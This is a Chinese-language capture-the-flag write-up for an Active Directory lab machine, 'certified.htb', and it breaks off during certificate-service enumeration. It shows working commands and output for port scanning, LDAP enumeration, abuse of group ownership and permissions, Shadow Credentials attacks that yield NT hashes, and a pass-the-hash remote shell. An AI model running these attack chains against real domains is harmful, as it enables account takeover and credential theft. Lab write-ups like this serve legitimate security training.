
一、Nmap#
TCP 全端口扫描:
$ sudo nmap -sS -p- -Pn -n -T4 --min-rate 5000 10.129.231.186 -oA tcp_ports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 02:16 EDT
Nmap scan report for 10.129.231.186
Host is up (0.0075s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49693/tcp open  unknown
49694/tcp open  unknown
49695/tcp open  unknown
49724/tcp open  unknown
49745/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.42 seconds
提取开放端口,并用逗号分隔:
$ cat tcp_ports.nmap | grep -oP '^\d+' | paste -s -d ','
53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49693,49694,49695,49724,49745
对开放端口进行详细扫描:
$ sudo nmap -sC -sV --reason -Pn -n -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49693,49694,49695,49724,49745 10.129.231.186 -oA tcp_ports_detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 02:17 EDT
Nmap scan report for 10.129.231.186
Host is up, received user-set (0.0075s latency).

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-08-03 13:17:36Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2026-08-03T13:19:05+00:00; +6h59m43s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2026-08-03T13:19:05+00:00; +6h59m43s from scanner time.
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2026-08-03T13:19:05+00:00; +6h59m43s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2026-08-03T13:19:05+00:00; +6h59m43s from scanner time.
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49695/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49724/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49745/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m42s, deviation: 0s, median: 6h59m42s
| smb2-time:
|   date: 2026-08-03T13:18:26
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.51 seconds根据端口的开放情况,判断出目标是 AD 中的 DC。
将扫描结果中出现的域名添加到本地 hosts 文件当中:
echo '10.129.231.186 DC01.certified.htb certified.htb CERTIFIED' | sudo tee -a /etc/hosts二、枚举#
靶机提供了初始凭证:
Username: judith.mader
Password: judith091、SMB#
枚举共享资源:
$ smbmap -H 10.129.231.186 -u 'judith.mader' -p 'judith09'

[+] IP: 10.129.231.186:445      Name: DC01.certified.htb        Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
有三个可读共享资源,但均属于常规共享,因此我并不打算进行资源枚举。
2、LDAP#
利用 LDAP 枚举用户:
$ netexec ldap 10.129.231.186 -u 'judith.mader' -p 'judith09' --users
LDAP        10.129.231.186  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb) (signing:None) (channel binding:Never)
LDAP        10.129.231.186  389    DC01             [+] certified.htb\judith.mader:judith09
LDAP        10.129.231.186  389    DC01             [*] Enumerated 9 domain users: certified.htb
LDAP        10.129.231.186  389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.231.186  389    DC01             Administrator                 2024-05-13 22:53:16 0        Built-in account for administering the computer/domain
LDAP        10.129.231.186  389    DC01             Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.231.186  389    DC01             krbtgt                        2024-05-13 23:02:51 0        Key Distribution Center Service Account
LDAP        10.129.231.186  389    DC01             judith.mader                  2024-05-15 03:22:11 0
LDAP        10.129.231.186  389    DC01             management_svc                2024-05-13 23:30:51 0
LDAP        10.129.231.186  389    DC01             ca_operator                   2024-05-13 23:32:03 0
LDAP        10.129.231.186  389    DC01             alexander.huges               2024-05-15 00:39:08 0
LDAP        10.129.231.186  389    DC01             harry.wilson                  2024-05-15 00:39:37 0
LDAP        10.129.231.186  389    DC01             gregory.cameron               2024-05-15 00:40:05 0
将用户添加进用户字典中:
$ cat tmp | awk '{print $5}' >> users.txt

$ cat users.txt
Administrator
Guest
krbtgt
judith.mader
management_svc
ca_operator
alexander.huges
harry.wilson
gregory.cameron
以 objectClass=* 作为 Filter 进行 LDAP Search:
$ ldapsearch -H ldap://10.129.231.186 -b 'DC=certified,DC=htb' -x -w 'judith09' -D 'judith.mader@certified.htb' 'objectClass=*' >> ldapsearch_results共有五千多行的结果:
$ wc -l ldapsearch_results
5384 ldapsearch_results
检索一些感兴趣的信息:
$ cat ldapsearch_results | rg -i 'pwd|password|default|pass|secret' | awk '!seen[$0]++'并没有发现什么有意思的信息。
检索密码策略:
$ cat ldapsearch_results | rg -i 'lockout'
lockoutDuration: -6000000000
lockOutObservationWindow: -6000000000
lockoutThreshold: 0
lockoutDuration: -6000000000
lockOutObservationWindow: -6000000000
lockoutThreshold: 0
账户锁定并没有开启。
3、WinRM#
当前用户并不具备登入 WinRM 的权限:
$ netexec winrm 10.129.231.186 -u 'judith.mader' -p 'judith09'
WINRM       10.129.231.186  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
WINRM       10.129.231.186  5985   DC01             [-] certified.htb\judith.mader:judith09
三、AS-REP Roast#
尝试对已知用户进行 AS-REP Roasting,该技术针对那些未开启预认证的用户,这些用户可以向 AS 正常申请 TGT,在 AS-REP 中你能提取出用“用户长期密钥”加密的数据以及用于完整性验证的 Hash 值,在本地使用 hashcat 的指定模式可能实现破解密码。
$ netexec ldap 10.129.231.186 -u users.txt -p '' --asreproast output.txt
LDAP        10.129.231.186  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb) (signing:None) (channel binding:Never)
LDAP        10.129.231.186  389    DC01             [-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
LDAP        10.129.231.186  389    DC01             [-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
并未找到未开启预认证的用户。
四、BloodHound#
利用 bloodhound-ce-python 实现远程采集:
$ bloodhound-ce-python -c All -u 'judith.mader' -p 'judith09' --zip -d 'certified.htb' -ns 10.129.231.186
[snip]
INFO: Compressing output into 20260803145100_bloodhound.zip

将生成的 Zip 上传到 BloodHound CE 上,并用 Search 功能锁定当前用户:
查看其出边,发现他对 MANAGEMENT 组具备 WriteOwner 权限:

该权限可以使 judith 成为该组的 Owner。
查看这个组的出边:

该组对 MANAGEMENT_SVC 用户具备 GenericWrite 权限。该权限可以修改该用户的 msDS-KeyCredentialLink 属性,从而导致 Shadow Credentials attack。
Kerberos 认证中的 AS-REQ 提供了两种预认证方式:
- 对称方式
- 非对称方式(PKINIT)
在非对称方式中,客户端会准备一个密钥对,将 AuthPack 用私钥签名之后传输给 AS,AS 接收到之后,会用公钥进行验签,以此来判断客户端是否拥有匹配的私钥,若检测都通过,则会发送 TGT。
公钥信息会被存放在
msDS-KeyCredentialLink属性当中。
因此,拥有 GenericWrite 权限的攻击者可以本地生成密钥对,将公钥放到 msDS-KeyCredentialLink 属性中,并以 MANAGEMENT_SVC 的身份发起 AS-REQ,以此来成功获取 TGT。
在 PKINIT 中,获取 TGT 后可以使用 UnPAC the hash。具体来讲,客户端会发起 U2U TGS-REQ(请求的 sname 填写的是自己),在 TGS 发回的响应中,包含 Service Ticket,其中的 PAC 中的 PAC_CREDENTIAL_INFO 包含 NTLM Hash。
下图来自 The Hacker Recipes:

综上,我可以利用当前用户 judith 使其成为 MANAGEMENT 组的 Owrner,并且将 judith 添加到该组中,接着对 MANAGEMENT_SVC 实施 Shadow Credentials Attack,随后获得该用户的 NTLM Hash。
五、Shadow Cerdentials Attack & UnPAC the Hash#
成为 MANAGEMENT 组的 Owrner:
$ owneredit.py -action write -new-owner 'judith.mader' -target 'MANAGEMENT' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.129.231.186
Impacket v0.14.0.dev0+20260729.95945.570f2833 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
授予当前用户 WriteMembers 权限:
$ dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.129.231.186
Impacket v0.14.0.dev0+20260729.95945.570f2833 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260803-162114.bak
[*] DACL modified successfully!
将当前用户添加进该组:
net rpc group addmem "MANAGEMENT" "judith.mader" -U "certified.htb"/"judith.mader"%"judith09" -S 10.129.231.186在 Shadow Credentials Attack 之前,先进行时间同步(因为涉及到 Kerberos):
$ sudo ntpdate -u 10.129.231.186
2026-08-03 23:28:48.710563 (+0800) +25183.650666 +/- 0.110904 10.129.231.186 s1 no-leap
CLOCK: time stepped by 25183.650666
我打算用 certipy 工具实现 Shadow Credentials Attack,因为该工具支持获得 TGT 后自动实行 UnPAC the hash:
$ certipy shadow auto -dc-ip 10.129.231.186 -u 'judith.mader@certified.htb' -p 'judith09' -account management_svc
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '87a8ca8313964686a45f0ab909079b88'
[*] Adding Key Credential with device ID '87a8ca8313964686a45f0ab909079b88' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID '87a8ca8313964686a45f0ab909079b88' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'management_svc@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'management_svc.ccache'
[*] Wrote credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
得到 NT Hash:
a091c1832bcdd4677c28b5a6a1295584六、management_svc shell#
management_svc 拥有登入 WinRM 的权限:
$ netexec winrm 10.129.231.186 -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'
WINRM       10.129.231.186  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
WINRM       10.129.231.186  5985   DC01             [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584 (Pwn3d!)
用 evil-winrm 即可获得该用户的 Shell:
$ evil-winrm -i 10.129.231.186 -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents>
在 Desktop 目录中能找到 User Flag:
*Evil-WinRM* PS C:\Users\management_svc\Desktop> cat user.txt
b31b2d*********************
继续回到 BloodHound 中,能看到该用户对 ca_operator 拥有 GenericAll 权限:

这使得我依旧可以对该用户实行 Shadow Credential Attack。
同样,先时间同步,在执行:
$ sudo ntpdate -u 10.129.231.186
2026-08-03 23:47:19.186604 (+0800) +0.027698 +/- 0.114094 10.129.231.186 s1 no-leap

$ certipy shadow auto -u 'management_svc@certified.htb' -hashes :a091c1832bcdd4677c28b5a6a1295584 -account 'ca_operator' -dc-ip 10.129.231.186
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'd3b5c9a9740c4ce7b5724dedd879809c'
[*] Adding Key Credential with device ID 'd3b5c9a9740c4ce7b5724dedd879809c' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID 'd3b5c9a9740c4ce7b5724dedd879809c' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_operator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_operator.ccache'
[*] Wrote credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f2
获得 NT Hash:
b4b86f45c6018f1b664f70805f45d8f2七、ca_operator#
不具备登入 WinRM 的权限:
$ netexec winrm 10.129.231.186 -u 'ca_operator' -H 'b4b86f45c6018f1b664f70805f45d8f2'
WINRM       10.129.231.186  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
WINRM       10.129.231.186  5985   DC01             [-] certified.htb\ca_operator:b4b86f45c6018f1b664f70805f45d8f2
SMB 无法枚举出共享资源:
$ netexec smb 10.129.231.186 -u 'ca_operator' -H 'b4b86f45c6018f1b664f70805f45d8f2'
SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.231.186  445    DC01             [+] certified.htb\ca_operator:b4b86f45c6018f1b664f70805f45d8f2
certipy 工具提供了 find 功能,在官方 wiki 中,描述该功能通常是攻击者或审计员采取的第一步,因为它能提供一份详细报告(说明存在哪些模板以及可能存在哪些 ESC 漏洞)。
刚好该用户名中含证书字样,我打算执行一遍 find:
$ certipy find -u 'ca_operator@certified.htb' -hashes :b4b86f45c6018f1b664f70805f45d8f2 -text -dc-ip 10.129.231.186 -enabled -hide-admins
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'
[*] Checking web enrollment for CA 'certified-DC01-CA' @ 'DC01.certified.htb'
